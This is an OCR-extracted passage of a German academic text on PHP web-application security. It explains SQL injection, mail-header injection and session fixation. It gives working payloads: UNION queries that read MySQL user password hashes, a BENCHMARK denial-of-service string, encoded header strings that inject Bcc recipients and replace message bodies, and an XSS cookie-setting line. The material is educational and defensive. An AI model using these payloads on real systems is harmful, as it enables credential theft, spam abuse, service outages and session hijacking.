



Abbildung 13: SQL-Abfrage für Pressenachrichten

Je nach eingegebener Kennung (*$id*) wird bei der regulären Verwendung die jeweilige Pressemeldung angezeigt. Ein Angreifer kann mit einem *UNION*-Befehl die MySQL-eigene Nutzertabelle auslesen, da diese in Standard-MySQL-Installationen leicht zu erraten ist. Dazu gibt er als Wert der Kennung (*$id*) folgende SQL-Abfrage ein:

```
' UNION SELECT user,password FROM mysql.user WHERE 1/*
```

Wird dieser Wert ungefiltert übernommen, so entsteht folgende Abfrage[6]:



Diese zeigt zwar keine Pressemeldungen an, dafür aber die Liste der Datenbanknutzer, inklusive der kodierten Passwörter. Mit Hilfe einer „Rainbow-Table“[7] lassen sich manche Passwörter wieder nach Klartext umwandeln.

Datenbankprozess beeinflussen

MySQL bietet mit dem Befehl *BENCHMARK* die Möglichkeit zu ermitteln, wie schnell eine SQL-Anfrage ausgeführt wird [MySa]. Dazu wird eine zu testende Abfrage bestimmte Male wiederholt. Je nach auszuführender Testanfrage ist der MySQL-Server mehr oder weniger mit dieser Aufgabe beschäftigt. Diese Eigenschaft kann sich ein Angreifer zunutze machen, um den Server fast vollständig durch eine sinnlose aber rechenintensive Aufgabe zum Erliegen zu bringen.





Abbildung 14: SQL-Abfrage für Pressenachrichten

Der Angreifer injiziert folgenden Code:

```
' UNION SELECT BENCHMARK(1000000, MD5(CHAR(1))),1 FROM mysql.user WHERE
1/*
```

Es entsteht aus der Sicht des Datenbankservers die Abfrage[6]:



Zu der ersten *SELECT*-Anfrage fügt der Angreifer eine *UNION*-Anfrage an. Diese ist jedoch nicht dazu bestimmt, zusätzliche Daten aus der Datenbank zu lesen, sondern allein

[6] Es wird vorausgesetzt, dass die PHP-Einstellung "magic_quotes_gpc" ausgeschaltet ist.

[7] "Rainbow-Tabelle" sind Listen oft verwendeter Passwörter und der dazugehörigen Kodierungen nach mehreren Methoden. Ein kodiertes Passwort kann damit abgeglichen werden, um das Passwort in Klartext zu gewinnen. [Wikb]

um einen *BENCHMARK*-Befehl abzusetzen. Dieser ist angewiesen, eine Million Mal den MD5[8]-Hash des Zeichens „A“ zu erstellen. Durch die Rechenzeit, die das tausendmalige Erzeugen eines MD5-Hashes in Anspruch nimmt, ist der MySQL-Server unter Umständen nicht mehr für andere Nutzer oder Prozesse verfügbar. Startet der Angreifer mehrere solche Angriffe zeitgleich, kann es zum kompletten Stillstand des Datenbankservers kommen. Zwar gelangen durch diesen Angriff keine Daten nach Außen, jedoch wird die Funktionalität derart beeinträchtigt, dass durch die Nichtverfügbarkeit des Servers resultierende Ausfälle durchaus beträchtliche Schäden verursachen können.

[8] MD5 ist eine kryptographische Hashfunktion. [Wikd]

1.3 Mail-Header Injection

Zu den eher unbeachteten Sicherheitsschwachstellen in PHP gehört die Mail-Header-Injection. Sie zeigt sich, wenn Nutzereingaben ungeprüft mit der *mail()*-Funktion [PHPe] verwendet werden. Es ist dann möglich, den Versand von Nachrichten zu manipulieren. Der Grund liegt darin, dass die *mail()*-Funktion die übergebenen Parameter ungeprüft nach Spezifikation [RFC2822] des „Internet Message Format“ an den jeweils installierten Mailserver[9] schickt.

1.3.1 Gefahreneinschätzung

Durch das Manipulieren der E-Mail-Header[10] sind der Webserver oder die Webanwendung nicht direkt bedroht. Jedoch entsteht womöglich ein weit größerer Schaden durch:

- Spamer[11] und
- Konkurrenz / Saboteure.

Spamer haben früh die Möglichkeiten entdeckt, über ungeschützte E-Mail-Formulare auf Webseiten, anonym auf fremde Kosten und in fremdem Namen massenhaft ihre Werbe-E-Mails zu versenden. Sie bringen dadurch womöglich sogar die E-Mail-Infrastruktur der betroffenen Seite und des dahinter liegenden Unternehmens zum Erliegen, falls die missbrauchten Server in weltweit verfügbare *black lists*[12] eingetragen werden. Diese Listen werden gerne von E-Mail-Dienstleistern konsultiert, um auf Grund der Einträge, E-Mails von bestimmten Servern als SPAM zu klassifizieren oder gar nicht erst weiter zu leiten.

Saboteure oder die unbeliebte Konkurrenz können ebenfalls ungeschützte E-Mail-Formulare missbrauchen um E-Mails mit unvorteilhaften Texten oder Kündigungsschreiben im Namen der sabotierten Firma zu versenden. Der entstandene Imageschaden kann erheblich sein.

[9] Je nach Konfiguration kann es sendmail (http://sendmail.org/) oder SMTP [RFC2821] sein.
[10] Im weiteren Text wird „Header“, „Kopf“ genannt.
[11] SPAM : Bezeichnung für eine unerwünschte Werbebotschaft meist als E-Mail. (Anmerkung des Autors)
[12] "schwarze Listen" enthalten Namen von Server, die z.B. SPAM versenden. Vergleiche: [Wikm]

1.3.2 Angriffsvektoren

Hinzufügen von E-Mail-Empfänger

Ein typischer Angriff besteht in der missbräuchlichen Nutzung eines Kontaktformulars einer Webseite. Solche Formulare bieten meist Eingabefelder für:

- Namen des Benutzers (für Ansprache),
- E-Mail des Benutzers (für mögliche Antwort),
- Betreff und
- Nachricht.

Sofern aus den eingegebenen Daten eine E-Mail erstellt und versendet wird, besteht die Möglichkeit der Manipulation[13]. Aus Gründen der Usability wird die E-Mail des Nutzers auf solche Weise in die abgehende E-Mail eingefügt, dass bei einem Klick auf „Antworten“ in einem E-Mail-Programm, die Antwort an diese Adresse geht. Es folgt ein Beispiel, welches dies leistet, so wie es im Internet gefunden werden kann:

Schwachstelle

```
<?
$email = $_GET['email'];
$nachricht = $_GET['nachricht'];
$betreff = $_GET['betreff'];
mail( "empfaenger@example.com", $betreff, $nachricht, "From: $email" );
print "E-Mail wurde gesendet - vielen Dank";
?>
```

Die Funktion *mail()* erzeugt daraus eine korrekt formatierte E-Mail:

Schwachstelle für Injizierung

```
To: empfaenger@example.com
Subject: $betreff
From: $email

$nachricht
```

Wie zu sehen ist, wird die Nutzereingabe aus der Variable *$email* ungeprüft und ungefiltert im Funktionsaufruf verwendet. An dieser Stelle nimmt die Funktion *mail()* zusätzliche Parameter für den Kopf-Bereich der E-Mail an. Dieser kann laut

[13] Nicht betroffen sind beispielsweise Systeme, die keine E-Mail erzeugen, sondern die Daten in eine Datenbank schreiben.

Mailprotokoll weitere Daten enthalten, die durch das Sonderzeichen *line feed*[14] getrennt werden.

Hier seien die Empfänger-Felder [RFC2822, Kap. 3.6.3] genannt, die sich gut für einen Missbrauch eignen:

- Cc (Carbon Copy)[15],
- Bcc (Black Carbon Copy)[16].

Ein Angreifer nutzt die ungeprüfte Datenübergabe im Feld „Ihre E-Mail“ aus und trägt anstatt einer einzigen - der eigenen E-Mail-Adresse - eine beliebige andere Adresse ein, gefolgt von dem hexadezimal kodierten *line feed* (%0A). Somit hat er laut RFC-Definition den Teil des E-Mail-Kopfes „*From:*“ abgeschlossen und kann zusätzliche, definierte und gültige Parameter einfügen. Da die Definition es erlaubt, eine E-Mail an mehrere Empfänger zu senden, indem mehrere E-Mail-Adressen mit Komma (,) getrennt eingetragen werden, kann der Angreifer die manipulierte E-Mail an beliebig viele Empfänger senden.

Abbildung 15: Missbrauch des Cc:-Parameters um mehrere Empfänger einzufügen

Damit der Angriff nicht allzu offensichtlich wird, verwendet der Angreifer wahrscheinlich den „*Bcc:“*-Parameter. So sehen die Empfänger nicht, dass die E-Mail an viele andere Empfänger gegangen ist.

Abbildung 16: Missbrauch des „Bcc:“-Parameters um mehrere Empfänger einzufügen

In der Spezifikation [RFC2822, Kap. 3.6] wird die Anzahl der Feldnamen im E-Mail-Kopf definiert. Dabei wird präzisiert, dass beispielsweise das Feld „*To:*“ nur einmal im E-Mail-Kopf vorkommen darf. Jedoch gelingt es, der PHP-Funktion *mail()* mehrere „*To:*“ - Felder zuzuordnen. Das doppelt vorkommende „*To:*“-Feld stört die weitere Verarbeitung

[14] "Line Feed" oder "Zeilenvorschub" ist ein nicht darstellbares Sonderzeichen.

[15] "Carbon Copy": ein Durchschlag der E-Mail geht an diesen Empfänger. Die anderen Empfänger sehen an wen eine Kopie gegangen ist. (Erklärung des Autors.)


[16] "Black Carbon Copy": ein Durchschlag der E-Mail geht an diesen Empfänger. Für die anderen Empfänger ist die Existenz dieser Kopie nicht sichtbar. (Erklärung des Autors.)

nicht, denn der E-Mail-Kopf wird im weiteren Transport durch E-Mail-Gateways und Relays korrigiert und neu zusammengefügt[17]. Diese Fehlertoleranz erweist sich als leicht zu missbrauchen. Da der Angreifer im oben genannten Beispiel das „*To:*“-Feld des Formulars nicht ändern kann, versucht er dieses über die anderen Mail-Kopf-Felder neu zu setzen. Dabei beachtet er die notwendige Trennung der Felder durch das Sonderzeichen *line feed* (\n, Hexadezimal: %0A) und definiert so ein zweites „*To:*“-Feld

```
spammail0@server0.de%0ATo:spammail4@server4.de,
spammail5@server5.de%0ABcc:spammail1@server1.de, spammail2@server1.de,
spammail3@server2.de
```

Abbildung 17: Injizieren des „To:“ und des „Bcc:“- Feldes

Die Funktion *mail()* erzeugt daraus folgenden E-Mail-Body[18]:




```
To: empfaenger@example.com
Subject: $betreff
From: spammail0@server0.de
To: spammail4@server4.de, spammail5@server5.de
Bcc: spammail1@server1.de, spammail2@server1.de, spammail3@server2.de

$nachricht
```

Diese E-Mail hat also nach der Manipulation drei direkte Mail-Empfänger („*To:*“) und drei unsichtbare Empfänger („*Bcc:*“).

Manipulieren des Inhaltes

Die Missbrauchmöglichkeiten durch Manipulation des E-Mail-Kopfes beschränken sich nicht nur auf das Hinzufügen von E-Mail-Empfängern. Selbst beliebte Webseitendienste wie „Diese Seite einem Freund empfehlen“ mit zuvor festgelegtem und nicht über ein Formular veränderbarem E-Mail-Text, können zu SPAM-Zwecken manipuliert werden.

[17] Vergleiche: [RFC1521, Kap. 7.2]
[18] Im weiteren Text wird „Body“ „Körper“ genannt.

Teilweise Ersetzen des E-Mail-Textes

In [RFC822] wird das Ende des E-Mail-Kopfes und der Anfang der E-Mail-Nachricht durch das zweifache Vorhandensein der Sonderzeichen *carriage return* (\r) und *line feed* (\n) spezifiziert, die praktisch eine Leerzeile erzeugen[19]. Um die E-Mail-Nachricht einzuleiten genügt es also, innerhalb des E-Mail-Kopfes diese Sonderzeichen einzufügen.

Als Beispiel wird ein Empfehlungsformular mit folgenden Eingabefeldern dienen:

- Name des Empfängers und
- E-Mail des Empfängers.

In diesem Fall ist der E-Mail-Text oft festgelegt, damit ungewünschten Änderungen vorgebeugt wird.

Der Angriff wird mit Hilfe des Beispielcodes aus Abbildung 18 analysiert. Zu Gunsten der Übersichtlichkeit wird der im Formular eingegebene Name nicht weiter behandelt.

```
<?
$email = $_GET['email'] ;
mail($email, 'Seitenempfehlung', 'Hallo! Diese Seite wird dir gefallen!
http://[…]', "From: noreply@server.de" );
print "Empfehlung wurde gesendet - vielen Dank";
?>
```

Abbildung 18: Formular zur Weiterempfehlung einer Webseite

Der E-Mail-Körper mit sichtbar gemachten Sonderzeichen (\n) die das Protokoll verlangt, sieht wie folgt aus (Dieses ist für Unix, Linux und MacOS-Sytsteme; unter Windows: \r\n):

```
To: $email\n
Subject: Seitenempfehlung\n
From: noreply@server.de\n
\n
'Hallo! Diese Seite wird dir gefallen! http://[…]
```

Angriffsvektor

Gelangt die vom Nutzer eingegebene E-Mail-Adresse ohne weitere Prüfung in die PHP-*mail()*-Funktion, so kann ein Angreifer unter Beachtung der Sonderzeichen einen eigenen


[19] „B.2. SEMANTICS Headers occur before the message body and are terminated by a null line (i.e., two contiguous CRLFs).“ [RFC822]

E-Mail-Text definieren, obwohl er keinen Zugriff auf den bereits vordefinierten Text hat. Dazu fügt er am Ende eines durch ihn veränderbaren E-Mail-Kopf-Feldes die Sonderzeichen (\n) in hexadezimaler Schreibweise (%0A) ein:

```
mail1@server.de%0ASubject:Das ist keine SPAM-Mail%0A%0ADieser E-Mail-
Text ist neu!\n\n
```

Abbildung 19: Text über den E-Mail-Kopf in die E-Mail einfügen

Die erzeugte E-Mail sieht jetzt wie folgt aus:




```
To: mail1@server.de\n
Subject: Das ist keine SPAM-Mail\n
\n
Dieser E-Mail-Text ist neu!\n
\n
Subject: Seitenempfehlung\n
From: noreply@server.de\n
\n
Hallo! Diese Seite wird dir gefallen! http://[…]
```

Beim Empfänger wird die E-Mail wie folgt dargestellt:

```
Dieser E-Mail-Text ist neu!

Subject: Seitenempfehlung
From: noreply@server.de

Hallo! Diese Seite wird dir gefallen! http://[…]
```

Durch das Einfügen von Sonderzeichen in eine ungeschützte *mail()*-Funktion, gelingt einem Angreifer sogar das Ändern des vordefinierten E-Mail-Textes. Im folgenden Abschnitt wird analysiert, wie der alte E-Mail-Inhalt komplett unsichtbar gemacht werden kann.

Komplettes Ersetzen des E-Mail-Textes

Zu diesem Zweck wird das erweiterte Konzept der E-Mail verwendet, welches es erlaubt, Inhalte in einen E-Mail-Text einzufügen, die nicht nur aus US-ASCII-Zeichen bestehen. Die unter [RFC2045] definierte MIME-Kodierung beschreibt ein neues E-Mail-Kopf-

Feld „*Content-Type:*“ welches das Vorhandensein von unterschiedlich kodierten Teilnachrichten markiert. Desweiteren wird eine Zeichenkette definiert, die als Trennzeile (*boundaries*) dient, um solche speziell formatierten Inhalte im E-Mail-Körper für die korrekte Anzeige voneinander zu unterscheiden.

```
Content-type:multipart/mixed; boundary=trennzeile;
--trennzeile
E-Mail Text
-- trennzeile--
```


Abbildung 20: „Content-type:“ mit zugehörigem Text

Laut Spezifikation der MIME-Kodierung, ist der E-Mail-Inhalt nach der abschließenden Trennzeile zu Ende[20]. Diese Eigenschaft kann ein Angreifer nutzen, um den ursprünglichen E-Mail-Inhalt auszublenden und allein den von ihm eingefügten Text anzuzeigen. Dazu injiziert er im E-Mail-Kopf eine eigene *Content-type*-Definition:

```
mail1@server.de%0ASubject:Das ist keine SPAM-Mail%0A%0AContent-
type:multipart/mixed;%20boundary=trennzeile;%0A--trennzeile%0AContent-
Type:text/html%0A%0ADieser E-Mail-Text ist neu!%0A--trennzeile--
```

Abbildung 21: Injizieren von Content-type

Die erzeugte E-Mail sieht jetzt so aus:




```
To: mail1@server.de\n
Subject: Das ist keine SPAM-Mail\n
\n
Content-type:multipart/mixed; boundary=trennzeile;
--trennzeile
Content-Type:text/html\n
\n
Dieser E-Mail-Text ist neu!\n
--trennzeile--
\n
Subject: Seitenempfehlung\n
From: noreply@server.de\n
\n
Hallo! Diese Seite wird dir gefallen! http://[…]
```

Abbildung 22: E-Mail-Körper mit injiziertem Content-type

[20] "The encapsulation boundary following the last body part is a distinguished delimiter that indicates that no further body parts will follow." ([RFC1521, S. 30, Kap. 7.2.1]

Die E-Mail kommt wird beim Empfänger wie folgt dargestellt[21]:

```
Dieser E-Mail-Text ist neu!
```

Andere Möglichkeiten des Angriffs mit MIME-Kodierung

Die MIME-Spezifikation lässt das Einbinden unterschiedlicher Datentypen in E-Mails zu. Ein Angreifer kann also auch Base64-kodierte Bilder oder ausführbare Programme versenden [RFC2045].

[21] Voraussetzung ist ein E-Mail-Client, der die "multipart"-Definition versteht.

1.4 Session-Angriffe

Eine „Session“ ist eine Arbeitssitzung mit einer Software. Webanwendungen basieren auf dem HTTP-Protokoll, welches die Kommunikation zwischen Client (Webbrowser) und Server (Webanwendung) regelt. HTTP ist ein zustandsloses Protokoll. Mehrere Kommunikationsschritte eines Webbrowsers zu einem Server werden nicht als eine Arbeitssitzung, eine Session, zusammengefasst, sondern unabhängig voneinander betrachtet. Die Möglichkeit, den Zustand der Webanwendung während einer Arbeitssitzung zu speichern, macht jedoch dynamische Webseiten erst möglich. Dadurch wird beispielsweise ermöglicht, dass ein einmal identifizierter Nutzer die Webseite verwenden kann, ohne sich beispielsweise jedes Mal erneut identifizieren zu müssen. Darüber hinaus kann sich die Webanwendung anhand der Sitzung, Daten und Einstellungen zu einem bestimmten Nutzer merken.

Im Folgenden wird die PHP-interne Sessionverwaltung näher beleuchtet. Sie wurde mit PHP Version 4.0 eingeführt und ist in ihrer Handhabung so einfach, dass sie fast ausschließlich und ohne weitere Anpassungen verwendet wird.

1.4.1 Gefahreneinschätzung

Mit Hilfe von Sessions wird in den meisten Fällen eine Identifizierung und Autorisierung gegenüber der Software durchgeführt. Alle Angriffe, die diese Autorisierung zweckentfremden, klonen beziehungsweise kopieren oder umgehen können, haben Kontrolle über das zu schützende System samt seinen Daten und sind als höchst gefährlich zu betrachten.

1.4.2 Das Sessions-Mechanismus

Eine Session stellt eine Identifizierung eines Clients gegenüber einem Server dar. Dazu wird in einem frühen Stadium der Kommunikation ein Identifikationsschlüssel vom Server zum Client geschickt. Fortan sendet der Client bei jeder Anfrage den Schlüssel mit, der als Kurzzeit-Passwort verstanden werden kann. Der Schlüssel kann über URL-Parameter, in Formularen als verstecktes Feld sowie in Cookies gesendet werden. Das Setzen des Schlüssels in ein Cookie gestaltet sich für einen Anwendungsentwickler als einfach, da das HTTP-Protokoll die Aufgabe der Übermittlung zwischen Server und Client übernimmt.

Der Session-Schlüssel

Da die Authentifizierung des Clients an den Server alleine über den Schlüssel statt findet, darf dieser nicht erraten werden können. Wenn der Schlüssel erraten werden kann, so kann eine Identität gestohlen werden, indem der Angreifer den bekannten Schlüssel zur Kommunikation mit demselben Server verwendet. Jedoch erzeugt PHP den Schlüssel mit einer ausreichend hohen Zufallswahrscheinlichkeit und mit einer Länge von 32 Zeichen. Ein Erraten ist praktisch nicht möglich.

1.4.3 Session-Fixation

Session-Fixation ist ein Angriff auf den Sessionschlüssel, der zur Identifizierung bei der Webanwendung benötigt wird. Da der Angreifer diesen nicht erraten kann, versucht er ihn vorzugeben. Der Angriff ist erfolgreich, wenn er einen Nutzer dazu bewegen kann, diesen fixierten Sessionschlüssel zu verwenden.

Um die Schadenswirkung bei Kenntnis des Schlüssels verständlich zu machen, wird sich eines Beispiels bedient:

In einem Bahnhofsgebäude befinden sich Schließfächer. Ein Angreifer verwendet ein Schließfach, entnimmt den Schlüssel und fertigt eine Kopie an. Anschließend gibt er das Schließfach wieder frei. Verwendet ein Opfer anschließend dasselbe Schließfach, so besitzt der Angreifer bereits einen passenden Schlüssel dazu. Da an solche Schließfächer keine weiteren Kontrollen (Identitätskontrolle, einmaliger Zugangscode) stattfinden, genügt der Besitz des Schlüssels um an fremde Inhalte zu kommen.

In [Kol02] werden zwei Typen von Sessionsystemen beschrieben:

- permissiv
- strikt

Permissive Systeme sind solche, die jeden beliebigen Sessionschlüssel akzeptieren und für die laufende Sitzung verwenden. Dabei spielt es keine Rolle, ob dieser bestimmten Sicherheitsanforderungen genügt[22] oder ursprünglich auf dem Server auf dem er verwendet wird, generiert wurde.

[22] „Anforderungen an eine SessionID“ [BSI01, Kap. M210]

Die Session-Fixation macht sich die permissive Eigenschaft der Sessionverwaltung in PHP zunutze. Findet diese einen alten Sessionschlüssel in der Kommunikation mit dem Client, so wird dieser als neuer Schlüssel akzeptiert, anstatt einen neuen zu generieren[23]. Gelingt es also dem Angreifer, dem Nutzer seinen Schlüssel zu übertragen, so kann er mit demselben Schlüssel ebenfalls auf die Nutzerdaten zugreifen. Dabei kann der fremde Schlüssel in einem Link, einem Formular oder Cookie versteckt sein [Kol02, S. 5]. In manchen Fällen ist ein vorgelagerter XSS-Angriff notwendig um den vorbereiteten Sessionschlüssel beispielsweise direkt im Cookie des Opfers einzufügen.

Die offizielle Dokumentation zur PHP-Sessionverwaltung [PHPf] verwendet zur Veranschaulichung der Funktionsweise der Session folgendes Beispiel:

```
<?php
session_start();

if (!isset($_SESSION['zaehler'])) {
    $_SESSION['zaehler'] = 0;
} else {
    $_SESSION['zaehler']++;
}
?>
```

Abbildung 23: Codebeispiel der Sessionverwaltung in der offiziellen PHP-Dokumentation

Wird dieser Code aufgerufen, so startet die Funktion *session_start()* eine neue Sitzung und erzeugt einen eindeutigen Sitzungsschlüssel. Dieser wird als Cookie im Browser gespeichert.

Feldname	Feldwert
Name	PHPSESSID
Inhalt	19ffc6854d658c54eb304eea2c16dd3a
Host	127.0.0.1
Pfad	/
Nur sichere Verbindungen	Nein
Ablaufdatum	Ende der Session

Tabelle 1: Inhalt des Session-Cookies im Browser der Nutzer

Diese Daten sind jedem zugänglich, der ein Cookie von der betroffenen Seite empfängt. Dabei ist der Inhalt des Cookies der eigene Sitzungsschlüssel, der den Nutzer eindeutig identifiziert.

[23] In der PHP-Konfiguration muss dazu die Einstellung "session.use_trans_sid" eingeschaltet sein.

Angriffsvektor




Abbildung 25: Session-Fixation-Angriff. Quelle: eigene Darstellung.

1. Der Angreifer ruft die Anwendung als anonymer Nutzer auf.
2. Für die neue Session wird ein Cookie mit einer Sessionkennung erzeugt (123).
3. Das Cookie mit der Sessionkennung wird dem Angreifer gesendet.
4. Der Angreifer entnimmt dem Cookie die Kennung und gestaltet damit einen speziellen Link. Diesen lässt er dem Opfer zukommen.
5. Das Opfer verwendet den Link, um zur Anwendung zu gelangen. Dabei meldet es sich mit seinen Daten an.

6. Die Anwendung akzeptiert die Sessionkennung (123) und ordnet diese dem korrekt angemeldeten Nutzer „Müller“ zu.
7. Auch der legitimierte Nutzer bekommt ein Cookie zugeschickt.
8. Der Angreifer kann jetzt mit seinem eigenen Cookie die Anwendung aufrufen.
9. Da in der Zwischenzeit die Sessionkennung (123) des Angreifers dem Nutzer „Müller“ zugeordnet wurde, wird der Angreifer mit dieser Kennung als Nutzer „Müller“ von der Anwendung akzeptiert werden.

Der Angriff auf eine Webanwendung, die sich ausschließlich auf den gültigen Schlüssel verlässt, kann stattfinden durch:

- Link / Formular und
- Cookie-Änderung.

Das Setzen des Sitzungsschlüssels über Links oder Formulare bleibt ohne Auswirkung, wenn das Opfer bereits ein gültiges Cookie der Zielseite besitzt. Um den im Cookie gespeicherten Sitzungsschlüssel zu ändern, braucht der Angreifer eine XSS-Lücke in der Zielanwendung. Dann muss er das Opfer dazu verleiten, über einen präparierten Link oder Formular den Skriptcode in der Seite aufzurufen [Kol02].

```
a) <script>document.cookie="PHPSESSID=angreiferschlüssel"</script>

